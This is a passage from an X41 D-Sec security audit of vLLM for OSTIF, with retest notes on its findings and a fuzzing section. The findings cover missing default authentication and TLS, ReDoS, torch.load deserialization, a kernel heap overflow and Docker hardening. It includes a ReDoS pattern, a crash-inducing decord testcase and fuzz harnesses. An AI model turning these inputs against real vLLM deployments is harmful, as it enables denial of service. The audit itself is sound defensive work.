The `--api-key` option remains opt-in (default: `None`) at `vllm/entrypoints/launchers/cli_args.py:290`³¹. No startup warning is displayed when running without authentication. But the security guide³²³³ explicitly documents the risk and recommends setting `--api-key` or deploying behind an authenticating reverse proxy, but enforcement remains the operator's responsibility.

This informational note has *not been remediated*, by design, the maintainers consider authentication an operator deployment concern.

7.2.5.2 Description

vLLM's API server binds to `0.0.0.0:8000` without requiring authentication by default. Starting vLLM with a simple command such as `vllm serve <model>` exposes the full OpenAI-compatible API including model inference, tokenization, and admin endpoints (`/pause`, `/resume`, `/load_lora_adapter`) to any host that can reach 8000/TCP.

The documentation recommends deploying behind a reverse proxy with authentication, but no warning is displayed on startup and no authentication is configured out of the box.

7.2.5.3 Solution Advice

X41 recommends requiring authentication by default for all API requests. A built-in `--api-key` flag exists but is opt-in; making it mandatory (or prompting interactively) would prevent accidental exposure.

³¹https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/entrypoints/launchers/cli_args.py#L290

³²[docs/usage/security.md](https://docs.vllm-project.org/v0.29.0/docs/usage/security.md)

³³<https://github.com/vllm-project/vllm/blob/v0.29.0/docs/usage/security.md>

7.2.6 VLLM-OSTIF-PT-25-105: API Server Without Transport Encryption by Default

Component: `vllm/vllm/entrypoints/openai/api_server.py`

Remediation: **NOT**

7.2.6.1 Retest Note (September 2026, vLLM v0.29.0)

Optional TLS support is available via `--ssl-keyfile` and `--ssl-certfile` options with hot-reload capability (`vllm/entrypoints/serve/utils/ssl.py`³⁴). However, TLS remains opt-in with no default certificate generation or startup warning when running in plaintext mode.

This informational note has **not been remediated** (by design, the maintainers consider TLS an operator deployment concern).

7.2.6.2 Description

vLLM's API server uses plain HTTP by default with no TLS configuration. An attacker able to perform MITM attacks on the network path to 8000/TCP can read API keys, user prompts, model outputs, and administrative commands in clear text.

The documentation recommends configuring transport encryption, but the server does not warn about the missing TLS on startup.

7.2.6.3 Solution Advice

X41 recommends enabling TLS by default. Self-signed certificates could be generated on first start with the fingerprint displayed to the operator. A prominent warning should be shown when running without TLS and without a reverse proxy.

³⁴<https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/entrypoints/serve/utils/ssl.py>

7.2.7 VLLM-OSTIF-PT-25-106: Crash in /detokenize with Negative Token IDs

Component: /detokenize endpoint

Remediation: FULLY

7.2.7.1 Retest Note (September 2026, vLLM v0.29.0)

The *DetokenizeRequest* model at `vllm/entrypoints/serve/tokenize/protocol.py:164`³⁵ validates token IDs using Pydantic's *Field*(*ge=0, le=2**63 - 1*), rejecting negative values with HTTP 422 before they reach the native tokenizer.

This informational note is considered **fully remediated**.

7.2.7.2 Description

The /detokenize endpoint returns HTTP 500 when receiving negative or extreme token ID values (e.g. -1, -2147483648). The token IDs reach the native tokenizer without bounds validation.

The server continues to operate after the error -- only the single offending request fails. No impact on other clients or the engine process was observed.

7.2.7.3 Solution Advice

X41 recommends validating token IDs against the model's vocabulary size before passing them to the native tokenizer, returning HTTP 400 for invalid values.

³⁵<https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/entrypoints/serve/tokenize/protocol.py#L164>

7.2.8 VLLM-OSTIF-PT-25-107: ReDoS via `guided_regex` Parameter

Component: `/v1/chat/completions` `guided_regex` parameter

Remediation: **FULLY**

7.2.8.1 Retest Note (September 2026, vLLM v0.29.0)

A configurable regex compilation timeout was introduced via the `VLLM_REGEX_COMPILATION_TIMEOUT_S` environment variable (default: 5 s), implemented in `compile_regex_with_timeout()` at `vllm/v1/structured_output/utils.py:49-84`³⁶. The timeout is applied across all structured output backends (outlines, xgrammar, lm-format-enforcer). Test coverage exists at `tests/v1/structured_output/test_regex_compilation_timeout.py`³⁷.

This informational note is considered **fully remediated**.

7.2.8.2 Description

The `guided_regex` parameter accepts user-supplied regular expressions without complexity validation. Patterns with catastrophic backtracking (e.g. `(a/a)+b`) showed a measurable slowdown (approximately 9 s vs. 3 s baseline). However, the absolute overhead is marginal relative to inference latency and does not cause a practical denial of service on production hardware.

7.2.8.3 Solution Advice

X41 recommends using a regex engine that guarantees linear-time matching, such as Rust's `regex` crate, and adding a compilation timeout as defense-in-depth.

³⁶https://github.com/vllm-project/vllm/blob/v0.29.0/vllm/v1/structured_output/utils.py#L49-L84

³⁷https://github.com/vllm-project/vllm/blob/v0.29.0/tests/v1/structured_output/test_regex_compilation_timeout.py

7.2.9 VLLM-OSTIF-PT-25-108: Unsafe Deserialization via `image_embeds`

Component: `vllm/multimodal/image.py:ImageEmbeddingMedialO.load_bytes()`

Remediation: **FULLY**

7.2.9.1 Retest Note (September 2026, vLLM v0.29.0)

vLLM v0.29.0 pins PyTorch 2.13.0 (*requirements/cuda.txt*:⁷³⁸). PyTorch 2.10.0 and later restrict the `SETITEM` and `SETITEMS` pickle opcodes to dictionary types only during `weights_only=True` deserialization. This prevents the previously confirmed in-bounds tensor writes via the `SETITEM` opcode.

Additionally, the `image_embeds` feature is gated behind `--enable-mm-embeds` (default: `False`), so the code path reaching `torch.load()` is not reachable in default deployments.

This informational note is considered **fully remediated**.

7.2.9.2 Description

The `image_embeds` code path passes attacker-controlled data into `torch.load(weights_only=True)` on a PyTorch version ($\leq 2.9.1$) affected by CVE-2026-24747³⁹. The `SETITEM` pickle opcode is unrestricted on non-dictionary types during unpickling, and X41 confirmed that `SETITEM` on a tensor executes successfully (writing a float at an in-bounds index).

However, systematic testing of out-of-bounds `SETITEM` on both tensors and raw `TypedStorage` objects confirmed that PyTorch performs bounds checking at the Python/C++ level in all cases. OOB indices produce `IndexError` (HTTP 500) without native memory corruption. The primary confirmed impact via this code path is denial of service through storage allocation (see Finding 3).

7.2.9.3 Solution Advice

X41 recommends upgrading PyTorch to $\geq 2.10.0$, which restricts `SETITEM/SETITEMS` to dictionary types. As defense-in-depth, consider replacing `torch.load()` with a safer serialization format for embedding tensors.

³⁸<https://github.com/vllm-project/vllm/blob/v0.29.0/requirements/cuda.txt#L7>

³⁹<https://nvd.nist.gov/vuln/detail/CVE-2026-24747>

7.2.10 VLLM-OSTIF-PT-25-109: Out-of-Bounds Heap Write in *reshape_and_cache* via Unchecked *slot_mapping*

Component: `csrc/cpu/cpu_attn_vec.hpp:209-244`, `csrc/cache_kernels.cu:148-191`

Remediation: **PARTLY**

7.2.10.1 Retest Note (September 2026, vLLM v0.29.0)

A partial mitigation is available: The CPU⁴⁰ kernel at `csrc/cpu/cpu_attn_vec.hpp:285-28641 and the CUDA42 kernels at csrc/libtorch_stable/cache_kernels.cu:216-21743 include a if (slot_idx < 0) guard that skips padding tokens (returning early for negative slot_mapping values).`

However, the recommended upper-bounds check (`if (block_idx >= num_blocks) continue`) has **not** been implemented. Out-of-bounds indices above zero would still cause a heap write beyond the allocated cache buffer. The original assessment remains: the scheduler controls these values and no external path to inject arbitrary indices was identified.

This informational note is considered **partly remediated** since a lower-bound check is available in some kernels, but upper-bound checking for too large block indices is still absent.

7.2.10.2 Description

The KV cache kernel *reshape_and_cache* uses *slot_mapping* indices to write into pre-allocated cache buffers without bounds checking. AFL++ fuzzing of an isolated harness re-implementing the CPU kernel found 30 unique crashes (25× SIGSEGV, 3× ASAN heap-buffer-overflow WRITE, 2× UBSAN) across 7.67 million executions.

In the live application, however, *slot_mapping* values are computed by the scheduler from its internal block table, not from user input. No path was identified through which an external API request can inject arbitrary *slot_mapping* values. The OOB write is therefore not exploitable through the public API under normal operation.

⁴⁰Central Processing Unit

⁴¹https://github.com/vllm-project/vllm/blob/v0.29.0/csrc/cpu/cpu_attn_vec.hpp#L285

⁴²Compute Unified Device Architecture

⁴³https://github.com/vllm-project/vllm/blob/v0.29.0/csrc/libtorch_stable/cache_kernels.cu#L216

7.2.10.3 Solution Advice

X41 recommends adding a bounds check to all variants of *reshape_and_cache* (CPU, GPU, Flash, Deepseek, *concat_and_cache*) as defense-in-depth against potential future code paths that may not maintain the scheduler's invariants.

```
1 if (block_idx < 0 || block_idx >= num_blocks) continue;
```

Listing 7.17: Recommended Bounds Check

7.2.11 VLLM-OSTIF-PT-25-110: Vulnerable Disk Cache for trusted Input

Component: vllm/v1/structured_output/utils.py

Remediation: FULLY

7.2.11.1 Retest Note (September 2026, vLLM v0.29.0)

The outlines cache no longer relies on the pickle-based *diskcache* library, which is no longer a project dependency. The cache returns an *OutlinesDiskCache* backed by SQLite that serialises entries using outlines_core's binary format instead of pickle, which eliminates the arbitrary code execution on deserialisation that CVE-2025-69872⁴⁴ relied on. The *OUTLINES_CACHE_DIR* path and the on-disk cache warning remain in place.

This informational note is considered **fully remediated**.

7.2.11.2 Description

When the environment variable *OUTLINES_CACHE_DIR* is set, the **Cache** of the Python library *diskcache* version 5.6.3 is used, which is vulnerable to CVE-2025-69872⁴⁵ through using pickle for deserialisation.

This would allow attackers with access to the cache to execute arbitrary code. A warning is printed for the user when vLLM uses it:

"Enabling outlines cache. This is an unbounded on-disk cache. It may consume a lot of disk space and should not be used with untrusted clients."

Because it is only meant for trusted input and vLLM already warns about it, X41 does not report it as security vulnerability.

7.2.11.3 Solution Advice

X41 recommends extending the warning to state that untrusted clients may be able to execute arbitrary code through poisoned cache content.

⁴⁴<https://nvd.nist.gov/vuln/detail/CVE-2025-69872>

⁴⁵<https://nvd.nist.gov/vuln/detail/CVE-2025-69872>

7.2.12 VLLM-OSTIF-PT-25-111: vLLM runs with Root Permissions in Docker

Component: vllm/docker

Remediation: **PARTLY**

7.2.12.1 Retest Note (September 2026, vLLM v0.29.0)

A dedicated non-root image variant was added. The main *docker/Dockerfile*⁴⁶ now defines a *vllm-openai-nonroot* build target that sets *USER vllm* (UID 2000). The default *vllm-openai* target, however, still leaves the *USER* instruction commented out and therefore continues to run as *root* to keep existing workflows unchanged. Operators have to explicitly build the non-root target to benefit from the hardening.

This informational note is considered **partly remediated** (a non-root image is now available but is not the default).

7.2.12.2 Description

Only the *vllm/docker/Dockerfile.s390x* container sets a *USER* variable, so that the software is executed with user permissions instead of using *root* permissions.

Executing software with *root* permissions can make it easier for attackers to escape the Docker sandbox / isolation. It is best security practice to downgrade the permissions within the container to reduce attack surface (OWASP Docker Security Cheat Sheet⁴⁷ rule #2).

7.2.12.3 Solution Advice

X41 recommends setting a non-root user for executing the software, as is already done in *vllm/docker/Dockerfile.s390x*, for all Docker images in *vllm/docker/*.

⁴⁶<https://github.com/vllm-project/vllm/blob/v0.29.0/docker/Dockerfile>

⁴⁷https://cheatsheetseries.owasp.org/cheatsheets/Docker_Security_Cheat_Sheet.html

7.2.13 VLLM-OSTIF-PT-25-112: Missing Capability Restrictions in Docker

Component: Docker

Remediation: NOT

7.2.13.1 Retest Note (September 2026, vLLM v0.29.0)

The security documentation (*docs/usage/security.md*⁴⁸) still does not recommend dropping Linux capabilities or applying seccomp, AppArmor or *--security-opt=no-new-privileges*. The container-related guidance is limited to trusting the sources of mounted volumes and isolating */proc* visibility between pods. No capability-restriction guidance has been added.

This informational note has **not been remediated**.

7.2.13.2 Description

The documentation does not recommend to drop capabilities when running the Docker containers.

To limit the attack surface, capabilities that are not required should be dropped or limited (OWASP Docker Security Cheat Sheet⁴⁹ rule #3 and #6).

7.2.13.3 Solution Advice

X41 recommends investigating which capabilities are actually required and dropping those that are not through seccomp/AppArmor rules and *--security-opt=no-new-privileges*.

In Kubernetes this can be configured in *Security Context* using capabilities field⁵⁰.

⁴⁸<https://github.com/vllm-project/vllm/blob/v0.29.0/docs/usage/security.md>

⁴⁹https://cheatsheetseries.owasp.org/cheatsheets/Docker_Security_Cheat_Sheet.html

⁵⁰<https://kubernetes.io/docs/tasks/configure-pod-container/security-context/>

7.2.14 VLLM-OSTIF-PT-25-113: Missing Sandboxing for Complex Data

Component: vllm

Remediation: **PARTLY**

7.2.14.1 Retest Note (September 2026, vLLM v0.29.0)

The media parsers are still not executed in a sandboxed or reduced-privilege environment. However, in-tree resource limits for untrusted media can be enabled as an option, capping the download size, the image pixel count and the audio file size, decode duration and decode bytes, also a domain allowlist can confine the media domains to a list of allowed trustworthy domains via `--allowed-media-domains`. These controls reduce the attack surface for image and audio inputs (see the related finding on unbounded resource allocation when loading media). A similar type of sandbox exists for the code-interpreter tool, but is unrelated to media parsing and is not network isolated by default. The recommendation for process isolation of data parsers was not adopted.

7.2.14.2 Description

Sandboxing is missing for components that parse complex input such as from audio and video input. Parsing complex data provides attack surface that can lead to DoS and code execution.

7.2.14.3 Solution Advice

X41 recommends processing complex data parsing in isolated environments such as dedicated containers. Following the least privilege principle, separate containers could be used that process the data with decreased privileges in an isolated environment. It is recommended to use a reliable isolation technology such as `seccomp` where available.

7.2.15 VLLM-OSTIF-PT-25-114: API Key in Log File

Component: examples/online_serving/disaggregated_serving/disagg_proxy_demo.py

Remediation: NOT

7.2.15.1 Retest Note (September 2026, vLLM v0.29.0)

The example was relocated to:

examples/disaggregated/disaggregated_serving/disagg_proxy_demo.py⁵¹. The `api_key_authenticate()` function still logs the raw submitted key on an unauthorised attempt, as shown in listing 7.18.

This informational note has **not been remediated**.

7.2.15.2 Description

In the proxy demo examples/online_serving/disaggregated_serving/disagg_proxy_demo.py the logger logs in line 104 the received API key gets logged.

```
1         if x_api_key != expected_api_key:
2             logger.warning("Unauthorized access attempt with API Key: %s", x_api_key)
3             raise HTTPException(
4                 status_code=status.HTTP_403_FORBIDDEN,
5                 detail="Forbidden: Invalid API Key.",
6             )
```

Listing 7.18: Part of `api_key_authenticate()` in examples/online_serving/disaggregated_serving/disagg_proxy_demo.py

Logging sensitive data like API-Keys should be avoided.

7.2.15.3 Solution Advice

X41 recommends avoiding logging of sensitive data such as keys or passwords. To identify which key was used, a hash of the API key could be logged instead.

⁵¹https://github.com/vllm-project/vllm/blob/v0.29.0/examples/disaggregated/disaggregated_serving/disagg_proxy_demo.py

8 About OSTIF

The Open Source Technology Improvement Fund (OSTIF) is dedicated to resourcing and managing security engagements for open source software projects through partnerships with corporate, government, and non-profit donors. We bridge the gap between resources and security outcomes, while supporting and championing the open source community whose efforts underpin our digital landscape.

Over the past ten years, OSTIF has been responsible for the discovery of over 800 vulnerabilities, (121 of those being Critical/High), over 13,000 hours of security work, and millions of dollars raised for open source security. Maximizing output and security outcomes while minimizing labor and cost for projects and funders has resulted in partnerships with multi-billion dollar companies, top open source foundations, government organizations, and respected individuals in the space. Most importantly, we've helped over 120 projects and counting improve their security posture.

Our directive is to support and enrich the open source community through providing public-facing security audits, educational resources, meetups, tooling, and advice. OSTIF's experience positions us to be able to share knowledge of auditing with maintainers, developers, foundations, and the community to further secure our infrastructure in a sustainable manner.

We are a small team working out of Chicago, Illinois. Our website is ostif.org. You can follow us on social media to keep up to date on audits, conferences, meetups, and opportunities with OSTIF, or feel free to reach out directly at contact@ostif.org or our Github.

Derek Zimmer, Executive Director

Amir Montazery, Managing Director

Helen Woeste, Communications and Community Manager

Tom Welter, Project Manager

9 About X41 D-Sec GmbH

X41 D-Sec GmbH is an expert provider for application security and penetration testing services. Having extensive industry experience and expertise in the area of information security, a strong core security team of world-class security experts enables X41 D-Sec GmbH to perform premium security services.

X41 has the following references that show their experience in the field:

- Source code audit of ISC BIND9 DNS server¹
- Source code audit of the Git source code version control system²
- Review of the Mozilla Firefox updater³
- X41 Browser Security White Paper⁴
- Review of Cryptographic Protocols (Wire)⁵
- Identification of flaws in Fax Machines^{6,7}
- Smartcard Stack Fuzzing⁸

The testers at X41 have extensive experience with penetration testing and red teaming exercises in complex environments. This includes enterprise environments with thousands of users and vendor infrastructures such as the Mozilla Firefox Updater (Balrog).

Fields of expertise in the area of application security encompass security-centered code reviews, binary reverse-engineering and vulnerability-discovery. Custom research and IT security consulting, as well as support services, are the core competencies of X41. The team has a strong technical background and performs security reviews of complex and high-profile applications such as Google Chrome and Microsoft Edge web browsers.

X41 D-Sec GmbH can be reached via <https://x41-dsec.de> or <mailto:info@x41-dsec.de>.

¹<https://x41-dsec.de/news/security/research/source-code-audit/2024/02/13/bind9-security-audit/>

²<https://x41-dsec.de/security/research/news/2023/01/17/git-security-audit-ostif/>

³<https://blog.mozilla.org/security/2018/10/09/trusting-the-delivery-of-firefox-updates/>

⁴<https://browser-security.x41-dsec.de/X41-Browser-Security-White-Paper.pdf>

⁵<https://www.x41-dsec.de/reports/Kudelski-X41-Wire-Report-phase1-20170208.pdf>

⁶<https://www.x41-dsec.de/lab/blog/fax/>

⁷<https://2018.zeronights.ru/en/reports/zero-fax-given/>

⁸<https://www.x41-dsec.de/lab/blog/smartcards/>

10 Fuzz Testing

As part of the source code review and audit methods fuzz testing has been inspected as a method to identify further security bugs and harden the code base in the long run.

10.1 Initial Targets

Some targets have been fuzz tested in the beginning since they were easy to automate with Atheris¹. Both targets seemed to contain several memory leaks, which made the fuzz testing more complicated. These seem to be mitigated by the vLLM wrapper importing the libraries freshly on each usage.

10.1.1 librosa

The librosa² library is used by vLLM to process audio data from user requests and therefore a good candidate for fuzz testing. No significant crashes were highlighted during the fuzz testing in this library.

```
1  #!/usr/bin/python3
2
3  import atheris
4
5  with atheris.instrument_imports():
6      from io import BytesIO
7      import soundfile
8      import librosa
9      import sys
10
11 def TestOneInput(data):
```

¹<https://github.com/google/atheris>
²<https://github.com/librosa/librosa>

```
12     if len(data) < 4:
13         return
14     try:
15         librosa.load(BytesIO(bytes(data)), sr=None)
16     except soundfile.LibsndfileError as ex:
17         pass
18
19 atheris.Setup(sys.argv, TestOneInput)
20 atheris.Fuzz()
```

Listing 10.1: librosa Fuzz Test

10.1.2 decord

The decord³ library is a wrapper for FFMPEG⁴ among other libraries and used in a similar manner as librosa. Since this provides a huge attack surface, it makes an interesting target for an attacker.

Besides some small C++ portion of the code, this results mostly in fuzz testing of FFMPEG, which can be performed more effective in other ways.

```
1  #!/usr/bin/python3
2
3  import atheris
4
5  with atheris.instrument_imports():
6      from io import BytesIO
7      import decord
8      import sys
9
10 def TestOneInput(data):
11     if len(data) < 4:
12         return
13     try:
14         vr = decord.VideoReader(BytesIO(bytes(data)))
15     except RuntimeError as ex:
16         pass
17     except decord.DECORDError as ex:
18         pass
19     except UnicodeDecodeError as ex:
20         pass
21
```

³<https://github.com/dmlc/decord>

⁴<https://www.ffmpeg.org/>

```

22 atheris.Setup(sys.argv, TestOneInput)
23 atheris.Fuzz()

```

Listing 10.2: decord Fuzz Test

Decord version 0.6.0 in combination with FFMPEG version 7.1.3-0+deb13u1 produced an out of bounds read causing a crash (see listing 10.3 and 10.4). This shows that there is potential room for attackers to abuse this functionality.

```

1  $ valgrind ./test_decord.py crash-31bb7c4672a080ac8f5283d3308b7837efe48dd1
2  ==6057== Memcheck, a memory error detector
3  ==6057== Copyright (C) 2002-2024, and GNU GPL'd, by Julian Seward et al.
4  ==6057== Using Valgrind-3.24.0 and LibVEX; rerun with -h for copyright info
5  ==6057== Command: ./test_decord.py crash-31bb7c4672a080ac8f5283d3308b7837efe48dd1
6  ==6057==
7  ==6057== Invalid read of size 8
8  ==6057== at 0x484F39F: memcpy@GLIBC_2.2.5 (vg_replace_strmem.c:1148)
9  ==6057== by 0x1F5064B8: decord::ffmpeg::AVIOBytesContext::read(void*, unsigned char*, int)
   ↳ (ffmpeg_common.h:280)
10 ==6057== by 0x1FC5B278: ??? (in
   ↳ /home/eric/.local/lib/python3.13/site-packages/decord.libs/libavformat-8b46ea57.so.58.20.100)
11 ==6057== by 0x1FC5BAC4: avio_r8 (in
   ↳ /home/eric/.local/lib/python3.13/site-packages/decord.libs/libavformat-8b46ea57.so.58.20.100)
12 ==6057== by 0x1FC5BAED: avio_rl16 (in
   ↳ /home/eric/.local/lib/python3.13/site-packages/decord.libs/libavformat-8b46ea57.so.58.20.100)
13 ==6057== by 0x1FC5BB1D: avio_rl32 (in
   ↳ /home/eric/.local/lib/python3.13/site-packages/decord.libs/libavformat-8b46ea57.so.58.20.100)
14 ==6057== by 0x1FCA152A: ??? (in
   ↳ /home/eric/.local/lib/python3.13/site-packages/decord.libs/libavformat-8b46ea57.so.58.20.100)
15 ==6057== by 0x1FD86849: avformat_open_input (in
   ↳ /home/eric/.local/lib/python3.13/site-packages/decord.libs/libavformat-8b46ea57.so.58.20.100)
16 ==6057== by 0x1F558C04: decord::VideoReader::VideoReader(std::string, DLContext, int, int,
   ↳ int, int, std::string) (video_reader.cc:71)
17 ==6057== by 0x1F549F12: decord::runtime::{lambda(decord::runtime::DECORDArgs,
   ↳ decord::runtime::DECORDRetVal*)#1}::operator()(decord::runtime::DECORDArgs,
   ↳ decord::runtime::DECORDRetVal*) const (video_interface.cc:41)
18 ==6057== by 0x1F54BFBE: std::_Function_handler<void (decord::runtime::DECORDArgs,
   ↳ decord::runtime::DECORDRetVal*), decord::runtime::{lambda(decord::runtime::DECORDArgs,
   ↳ decord::runtime::DECORDRetVal*)#1}>::_M_invoke(std::_Any_data const&,
   ↳ decord::runtime::DECORDArgs&&, decord::runtime::DECORDRetVal*&&) (std_function.h:297)
19 ==6057== by 0x1F50DCC9: std::function<void (decord::runtime::DECORDArgs,
   ↳ decord::runtime::DECORDRetVal*)>::operator()(decord::runtime::DECORDArgs,
   ↳ decord::runtime::DECORDRetVal*) const (std_function.h:687)
20 ==6057== Address 0x350ad3f8 is not stack'd, malloc'd or (recently) free'd
21 ==6057==
22 ==6057==
23 ==6057== Process terminating with default action of signal 11 (SIGSEGV)
24 ==6057== Access not within mapped region at address 0x350AD3F8

```

```

25 ==6057== at 0x484F39F: memcpy@GLIBC_2.2.5 (vg_replace_strmem.c:1148)
26 ==6057== by 0x1F5064B8: decord::ffmpeg::AVIOBytesContext::read(void*, unsigned char*, int)
    ↳ (ffmpeg_common.h:280)
27 ==6057== by 0x1FC5B278: ??? (in
    ↳ /home/eric/.local/lib/python3.13/site-packages/decord.libs/libavformat-8b46ea57.so.58.20.100)
28 ==6057== by 0x1FC5BAC4: avio_r8 (in
    ↳ /home/eric/.local/lib/python3.13/site-packages/decord.libs/libavformat-8b46ea57.so.58.20.100)
29 ==6057== by 0x1FC5BAED: avio_rl16 (in
    ↳ /home/eric/.local/lib/python3.13/site-packages/decord.libs/libavformat-8b46ea57.so.58.20.100)
30 ==6057== by 0x1FC5BB1D: avio_rl32 (in
    ↳ /home/eric/.local/lib/python3.13/site-packages/decord.libs/libavformat-8b46ea57.so.58.20.100)
31 ==6057== by 0x1FCA152A: ??? (in
    ↳ /home/eric/.local/lib/python3.13/site-packages/decord.libs/libavformat-8b46ea57.so.58.20.100)
32 ==6057== by 0x1FD86849: avformat_open_input (in
    ↳ /home/eric/.local/lib/python3.13/site-packages/decord.libs/libavformat-8b46ea57.so.58.20.100)
33 ==6057== by 0x1F558C04: decord::VideoReader::VideoReader(std::string, DLContext, int, int,
    ↳ int, int, std::string) (video_reader.cc:71)
34 ==6057== by 0x1F549F12: decord::runtime::{lambda(decord::runtime::DECORDArgs,
    ↳ decord::runtime::DECORDRetVal*)#1}::operator()(decord::runtime::DECORDArgs,
    ↳ decord::runtime::DECORDRetVal*) const (video_interface.cc:41)
35 ==6057== by 0x1F54BFBE: std::_Function_handler<void (decord::runtime::DECORDArgs,
    ↳ decord::runtime::DECORDRetVal*), decord::runtime::{lambda(decord::runtime::DECORDArgs,
    ↳ decord::runtime::DECORDRetVal*)#1}>::_M_invoke(std::_Any_data const&,
    ↳ decord::runtime::DECORDArgs&&, decord::runtime::DECORDRetVal*&&) (std_function.h:297)
36 ==6057== by 0x1F50DCC9: std::function<void (decord::runtime::DECORDArgs,
    ↳ decord::runtime::DECORDRetVal*)>::operator()(decord::runtime::DECORDArgs,
    ↳ decord::runtime::DECORDRetVal*) const (std_function.h:687)

```

Listing 10.3: Decord Invalid Read

```

1 00000000 00 00 01 00 02 00 00 00 00 00 00 00 00 2d 00 |.....-..|
2 00000010 00 00 00 00 00 18 04 00 ff ff |.....|

```

Listing 10.4: Decord Testcase

Using an address sanitizer on the decord code base was not possible due to various compiler errors and not followed up on, since the main attack surfaces seems to be in FFMPEG itself. Since FFMPEG can be fuzzed in a more effective manner, this was not investigated in depth.

10.2 Web API

Systematic API-level security testing was performed against a live vLLM 0.8.5.post1 instance using the *HuggingFaceTB/SmolVLM2-256M-Video-Instruct* model. Testing covered all OpenAI-compatible endpoints (`/v1/chat/completions`, `/v1/completions`, `/v1/models`, `/v1/embeddings`) as well as vLLM-specific endpoints (`/tokenize`, `/detokenize`, `/health`, `/version`, `/metrics`).

Testing was performed in two rounds across 49 test cases covering: injection attacks (SSRF, path traversal), deserialization (**`torch.load`** via *image_embeds*), denial of service (*guided_json*, *guided_regex*, *guided_choice*, resource exhaustion), authentication bypass, input validation (numeric parameters, token IDs, extreme floats), multimodal processing (malformed images, audio, video), and protocol-level attacks (HTTP smuggling, content encoding).

Key findings from API testing include SSRF via *image_url*, denial of service through guided decoding schema complexity, and a crash in the `/detokenize` endpoint with negative token IDs. The **`torch.load(weights_only=True)`** defense against insecure deserialization was confirmed effective across all tested pickle protocols.

10.3 Coverage-Guided Fuzzing Campaigns

Beyond API-level testing, systematic coverage-guided fuzzing was performed against vLLM's native code components and critical dependencies. The fuzzing infrastructure combined AFL++⁵ for native C/C++ targets, cargo-afl for Rust components, and Google Atheris⁶ for Python code paths with native extensions.

10.3.1 Methodology

The fuzzing approach prioritized components that process untrusted data from external sources, particularly those reachable through SSRF vulnerabilities or direct API parameters.

10.3.1.1 Instrumentation

Three complementary instrumentation strategies were deployed:

- **AFL++ with LTO:** Native C/C++ parsers were compiled using *afl-clang-lto* with link-time optimization for comprehensive edge coverage tracking. This provided fine-grained

⁵<https://github.com/AFLplusplus/AFLplusplus>

⁶<https://github.com/google/atheris>

visibility into execution paths within native libraries.

- **AddressSanitizer (ASAN) and UndefinedBehaviorSanitizer (UBSAN):** All native harnesses were built with `-fsanitize=address,undefined` to detect memory corruption (buffer overflows, use-after-free, double-free) and undefined behavior (integer overflow, null pointer dereference, alignment violations) at runtime.
- **Atheris for Python/Native Boundaries:** Pure Python code and Python wrappers around native libraries were instrumented using Atheris, which combines Python bytecode coverage with native code instrumentation through libFuzzer integration.

10.3.1.2 Persistent Mode and Performance

Harnesses were designed to use AFL++'s persistent mode where possible, allowing multiple fuzzing iterations per process invocation. This significantly improved throughput, with typical campaigns achieving 6,500--45,000 executions per second depending on target complexity.

10.3.2 Target Selection and Threat Modeling

Fuzzing targets were selected based on three criteria:

1. **Untrusted data flow:** Components processing attacker-controlled input from API parameters (`image_url`, `audio_url`, `video_url`) or user-supplied file uploads.
2. **Native code exposure:** C/C++/Rust components with a history of memory corruption vulnerabilities (CVE database review identified multiple prior issues in libsndfile, libpng, FFMPEG).
3. **High complexity:** Parsers for structured formats (audio codecs, image formats, model files) with non-trivial state machines and dynamic memory allocation.

10.3.3 Harness Architecture

Four primary harnesses were developed, each targeting a distinct attack surface:

10.3.3.1 libsndfile Audio Parser

This harness fuzzes the `librosa.load()` code path, which internally delegates to libsndfile for parsing RIFF/WAV, FLAC, OGG, and AIFF audio formats. The harness mirrors vLLM's actual au-

audio processing logic in `vllm/multimodal/media/audio.py:39`, passing fuzzer-generated byte streams through `BytesIO` to `librosa.load()`.

Full source code: Appendix A.1.1.

10.3.3.2 libpng Image Parser

Targeting the PIL/libpng integration used for `image_url` processing, this harness exercises PNG chunk parsing, IHDR/IDAT/IEND validation, and zlib decompression. The harness provided broad coverage of libpng's internal state machine.

10.3.3.3 tokenizers Rust DecodeStream

A cargo-afl-based harness was developed to fuzz the Rust tokenizers library's `DecodeStream` interface with edge-case token IDs (negative values, integer boundaries, vocabulary overflows). This targeted potential integer handling bugs in the Rust-to-Python boundary. Fuzzing revealed a crash triggered by negative token IDs, documented in Section 7.2.

10.3.3.4 CPU Attention Kernel

A synthetic C++ harness re-implemented the core logic of `csrc/cpu/cpu_attn_vec.hpp:197-244` to fuzz the `reshape_and_cache` function in isolation. The harness accepted fuzzer-generated `slot_mapping` arrays and cache buffer parameters, enabling direct testing of bounds checking logic.

Full description: Appendix A.1.4.

10.3.4 Campaign Results

Table 10.1 summarizes the results of multi-hour fuzzing campaigns across all targets.

Target	Executions	Speed	Coverage	Crashes	Hangs
CPU attention	7.67M	2,638/s	112%	30	0
libsndfile	12M	6,500/s	30.86%	0	1
libpng	86M	45,000/s	23.46%	0	0

Table 10.1: Fuzzing campaign metrics. Coverage represents edge coverage as a percentage of reachable code paths. The CPU attention campaign achieved >100% coverage due to AFL++'s edge counting methodology.

10.3.4.1 CPU Attention Kernel (30 Crashes)

The synthetic CPU attention harness discovered an out-of-bounds heap write vulnerability in the ***reshape_and_cache*** kernel. Over 7.67 million executions, the fuzzer identified 30 unique crash signatures: 25 SIGSEGV (segmentation fault), 3 ASAN-detected heap-buffer-overflow writes, and 2 UBSAN-trapped undefined behavior instances.

The vulnerability stems from missing bounds validation on *slot_mapping* indices before writing to the KV cache. See informational note in Section 7.2 for full details.

10.3.4.2 libsndfile and libpng (No Crashes)

No crashes were observed in libsndfile or libpng across their respective campaigns (12 million and 86 million executions). This result indicates robust input validation and bounds checking in these well-hardened dependencies.

10.3.5 Integration Recommendations

Based on the fuzzing results, X41 recommends:

1. **Continuous Integration:** Integrate AFL++ fuzzing into the CI/CD pipeline for all native extension modules. Run short campaigns (1--5 minutes) on every pull request touching C/C++/Rust code.
2. **Corpus Maintenance:** Maintain a seed corpus of valid and near-valid inputs (model files, audio samples, images) to seed future fuzzing campaigns. Use *afl-cmin* to minimize corpus size while preserving coverage.
3. **Dependency Monitoring:** Re-run fuzzing campaigns when updating dependencies (libsndfile, libpng, FFmpeg, tokenizers) to detect regressions or newly introduced vulnerabilities.
4. **OSS-Fuzz Integration:** Consider submitting vLLM to Google's OSS-Fuzz⁷ program for continuous, large-scale fuzzing with automatic bug reporting.

⁷<https://github.com/google/oss-fuzz>

Acronyms

AI Artificial Intelligence	9
API Application Programming Interface	9
ASan Address Sanitizer	13
